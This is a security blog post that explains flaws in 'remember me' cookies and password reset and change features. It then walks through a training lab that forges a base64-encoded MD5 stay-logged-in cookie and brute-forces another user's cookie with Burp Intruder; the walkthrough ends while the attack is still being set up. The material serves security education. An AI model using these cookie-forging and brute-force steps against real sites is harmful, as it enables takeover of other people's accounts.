Authentication: Vulnerabilities In Other Authentication Mechanisms
· Matthew Crum
In addition to the basic login functionality most websites provide supplementary functionality to allow users to manage their account. For example, users can typically change or reset their password. These mechanisms can also introduce vulnerabilities that can be exploited by an attacker.
Web applications usually take care to avoid well known vulnerabilities in their login pages, but it’s easy to overlook the fact that you need to take similar steps to ensure that related functionality is equally as robust. This is especially important in cases where an attacker is able to create their own account and consequently has easy access to study these additional pages.
A common feature is the option to stay logged in even after closing a browser session. This is usually a simple checkbox labeled something like “Remember me”. This functionality is often implemented by generating a “remember me” token of some kind, which is then stored in a persistent cookie. Possessing this cookie effectively allows an attacker to bypass the entire login process it would be best practice for this cookie to be impractical to guess.
Occasionally web applications generate this cookie based on a predictable concatenation of static values, such as the username and a timestamp. Some even use the password as part of the cookie. This approach is particularly dangerous if an attacker is able to create their own account because they can study their own cookie and potentially deduce how it is generated. Once an attacker works out the formula they can try to brute force other users cookies to gain access to their accounts.
Some web applications assume that if the cookie is encrypted in some way it will not be guessable even if it does use static values. This can be done in a secure way, but when done incorrectly, such as encrypting the cookie using a simple two way encoding like base64, no protection is offered at all. Even using a one way hashing function is not completely secure. If the attacker is able to easily identify the hashing algorithm and no salt was used they can potentially brute force the cookie by hashing wordlists. This method can be used to bypass login attempt limits if a similar limit isn’t applied to cookie guesses.
Since users are bound to forget their passwords web applications have to have a way for them to reset it. The password reset functionality can be dangerous if not implemented securely, there are a few different ways that the feature is commonly implemented and each has vary degrees of vulnerability.
- Sending Passwords by email - some web applications generate a new password and send it to the user through email. In this case the security relies on either the generated password expiring after a short period, or the user changing their password again immediately. Otherwise it is highly susceptible to man in the middle attacks. Email is also generally considered insecure given that inboxes are persistent and not really designed for secure storage of confidential information.
- Resetting passwords using a URL - The web application sends a unique URL to users that takes them to a password reset page. Less secure implementation of this method uses a URL with an easily guessable parameter to identify which account is being reset. For example,
http://somewebsite.com/password-reset?user=username, Could allow an attacker to modify the valueusernameto any valid username they have enumerated from the system in some way and potentially reset their password. A better implementation is to generate a high entropy, hard to guess token and create the reset URL based on that, this token should expire after a short period of time and be destroyed immediately after the password has been reset. Web applications should also validate the token again when the reset form is submitted, otherwise an attacker may be able to visit the reset form from their own account, delete the token, and use the page to reset an arbitrary user’s password.
Password change functionality can also be dangerous if it allows an attacker to access it directly without being logged in as the victim user. For example if the username is provided in a hidden field an attacker might be able to edit this value in the request to target a list of usernames allowing them to enumerate valid users and potentially brute force passwords.
Labs

Brute-Forcing-A-Stay-Logged-In Cookie

To start this lab off I log in with the provided credentials wiener:peter and make sure that I select the stay logged in option so that I can capture the request with the stay logged-in cookie.


Since the cookie is base64 encoded it can be decoded in Burp’s decoder feature. This is as simple as copying the string over and then selecting the encoding scheme to be decoded.

The cookie decodes into the string wiener:51dc30ddc473d43a6011e9ebba6ca770. Given the format of the decoded cookie I can take an educated guess that the second part of the string is just a hash representation of the password for user wiener. This can be confirmed since I already know the password by testing what it’s hash value would be with different algorithms.
Since the hash is relatively short I started with the simplest I could think of which was md5.

I can see from the results of the command echo –n "peter' | md5sum that the hashed value is the same as the string in the decoded cookie.


Now that I know how to build the cookie I can log out of the account for user wiener and then find the last GET request to /my=account?id=wiener and send that to the intruder

With the request in the intruder I need test out the process with the provided login credentials to verify that it will work. I start by highlighting the value of the stay-logged-in cookie and adding the section signs around it to mark the payload position.
In the payloads tab I select simple list as the payload type and add the password peter as the single payload to be tested.


I also needs to add payload processing rules. This attack will require 3 rules in the specific order:
Hash:MD5
AddPrefix wiener:
Base64-encode 


With the payload set and the processing rules created in the correct order I run the attack which generates a 200 response code indicating that it was successful.

Within the response I take note of the two unique strings "Your username is:" and Update email.
Now that I know the attack works I just need to modify it a little bit so that I can brute force the cookie that belongs to user carlos.
To start I need to navigate back over to the positions tab and change the value of the GET request so that it reads /my-account?id=carlos. The payload section signs can stay where they are.


In the payloads tab I need to remove peter from the Payload settings and then paste the values of the provided wordlist into its place.
I also need to replace wiener with carlos in the Addprefix processing rule.
In the settings tab I will also add one of the unique phrases, “Update email”, I noted earlier into the Grep Match section. This will allow me to note which of the requests had a successful login attempt.

